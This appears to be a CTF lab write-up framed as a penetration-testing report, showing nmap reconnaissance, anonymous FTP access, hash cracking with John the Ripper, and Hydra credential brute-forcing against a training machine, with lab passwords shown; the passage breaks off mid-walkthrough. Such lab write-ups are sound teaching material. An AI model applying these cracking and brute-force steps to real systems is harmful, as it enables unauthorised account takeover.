PENETRATION TESTING REPORT

TECHNOCRAT_CTF

MOHAMED AKHIL
FEBRUARY 11, 2025

Introduction

Purpose

This report documents the penetration testing process and findings of the TECHNOCRAT_CTF challenge. The primary objective was to identify vulnerabilities, exploit them, and achieve root access to the target machine.

Scope

The scope of this assessment included:


- Scanning for open ports and services.
- Enumerating users and services.
- Exploiting identified vulnerabilities.
- Gaining elevated privileges.
- Capturing the root flag.

Methodology

The penetration testing methodology followed these stages:

Reconnaissance


- Used `ping` to check the target's status.
- Performed `nmap` scan:



```
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.71% done; ETC: 07:13 (0:00:00 remaining)
Nmap scan report for 10.10.235.53
Host is up (0.30s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 Sep 26  2023 SAJITH
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.25.238
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-title: Login :: Damn Vulnerable Web Application (DVWA)
|_Requested resource was login.php
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
2222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 72:ba:bf:64:14:c4:97:db:b5:b7:fd:c2:69:ca:57:88 (RSA)
```


Exploitation Method

- During the Reconnaissance phase, an **FTP login vulnerability** was identified on the target machine
- Anonymous Login Attempt: The server allowed anonymous authentication, granting access to the FTP directory.




```
┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ ftp 10.10.13.214

Connected to 10.10.13.214.
220 (vsFTPd 3.0.5)
Name (10.10.13.214:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

- Enumerated FTP Directories: Found important files like users, hint, passcodes, and backups.




```
ftp> ls
229 Entering Extended Passive Mode (|||13774|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Sep 26  2023 SAJITH
226 Directory send OK.
ftp> cd SAJITH
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||6830|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             121 Sep 24  2023 backups
-rw-r--r--    1 0        0             109 Sep 24  2023 hint
-rw-r--r--    1 0        0            2075 Sep 26  2023 passcodes
-rw-r--r--    1 0        0             938 Sep 23  2023 users
226 Directory send OK.
ftp> get backups
local: backups remote: backups
229 Entering Extended Passive Mode (|||30449|)
150 Opening BINARY mode data connection for backups (121 bytes).
100% |***********************************************************************
226 Transfer complete.
121 bytes received in 00:00 (0.36 KiB/s)
ftp> get hint
local: hint remote: hint
229 Entering Extended Passive Mode (|||9888|)
150 Opening BINARY mode data connection for hint (109 bytes).
100% |***********************************************************************
226 Transfer complete.
109 bytes received in 00:00 (0.44 KiB/s)
ftp> get passcodes
local: passcodes remote: passcodes
229 Entering Extended Passive Mode (|||40631|)
150 Opening BINARY mode data connection for passcodes (2075 bytes).
100% |***********************************************************************
226 Transfer complete.
2075 bytes received in 00:00 (8.35 KiB/s)
ftp> get users
local: users remote: users
229 Entering Extended Passive Mode (|||12796|)
150 Opening BINARY mode data connection for users (938 bytes).
100% |***********************************************************************
226 Transfer complete.
938 bytes received in 00:00 (3.81 KiB/s)
```

- **Extracted and Cracked Hashes:** Found a **Base64-encoded string** in backup file, decoded it, and used **John the Ripper** to successfully crack the hash.



```
┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ echo "YzcyMWNlMzg0MWMyMjM0MGVkMTk2MDA1OTczNzEwYjIxMDg3M2U4NSAtLT4gIGNyYWNrIHR

c721ce3841c22340ed196005973710b210873e85 ⟶  crack the hash if you can!!!!!!!!!!

┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ john --wordlists=passcodes hash2.txt
Unknown option: "--wordlists=passcodes"

┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ john --wordlist=passcodes hash2.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type in
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type i
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "rip
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
eun_ja_kil_korea (?)
1g 0:00:00:00 DONE (2025-02-11 01:12) 100.0g/s 1600p/s 1600c/s 1600C/s spring2014
Use the "--show --format=Raw-SHA1" options to display all of the cracked password
Session completed.
```


- **Brute-Forcing Credentials:** Used **Hydra** for cracking username for the crashed password.



```
┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ hydra -L users -p eun_ja_kil_korea ftp://10.10.199.228

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-11 01:19:0
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wai
[DATA] max 16 tasks per 1 server, overall 16 tasks, 124 login tries (l:124/p:1),
[DATA] attacking ftp://10.10.199.228:21/
[21][ftp] host: 10.10.199.228   login: ftp   password: eun_ja_kil_korea
[21][ftp] host: 10.10.199.228   login: son   password: eun_ja_kil_korea
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-11 01:19:4
```


Logged into FTP using cracked credentials:

- Explored directories and retrieved sensitive files.
- Explored directories inside FTP and found the **redteam** directory.




```
┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ ftp 10.10.199.228

Connected to 10.10.199.228.
220 (vsFTPd 3.0.5)
Name (10.10.199.228:kali): son
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||19374|)
150 Here comes the directory listing.
drwxr-xr-x    6 1004     1004         4096 Sep 24  2023 .
drwxr-xr-x    7 0        0            4096 Sep 23  2023 ..
-rw-------    1 1004     1004          212 Sep 24  2023 .bash_history
-rw-r--r--    1 1004     1004          220 Sep 23  2023 .bash_logout
-rw-r--r--    1 1004     1004         3771 Sep 23  2023 .bashrc
drwx------    4 1004     1004         4096 Sep 24  2023 .cache
drwx------    4 1004     1004         4096 Sep 24  2023 .config
drwxrwxr-x    2 1004     1004         4096 Sep 24  2023 .credentials
drwxrwxr-x    3 1004     1004         4096 Sep 23  2023 .local
-rw-r--r--    1 1004     1004          807 Sep 23  2023 .profile
-rw-------    1 1004     1004          122 Sep 24  2023 REDTEAM
226 Directory send OK.
ftp> cd REDTEAM
550 Failed to change directory.
ftp> cat .bash_history
?Invalid command.
ftp> cd .credentials
```

- Inside **redteam**, discovered a hint file containing useful information for further exploitation.




```
┌──(kali㉿kali)-[~/tryhackme/TECHNOCRAT_CTF]
└─$ ls
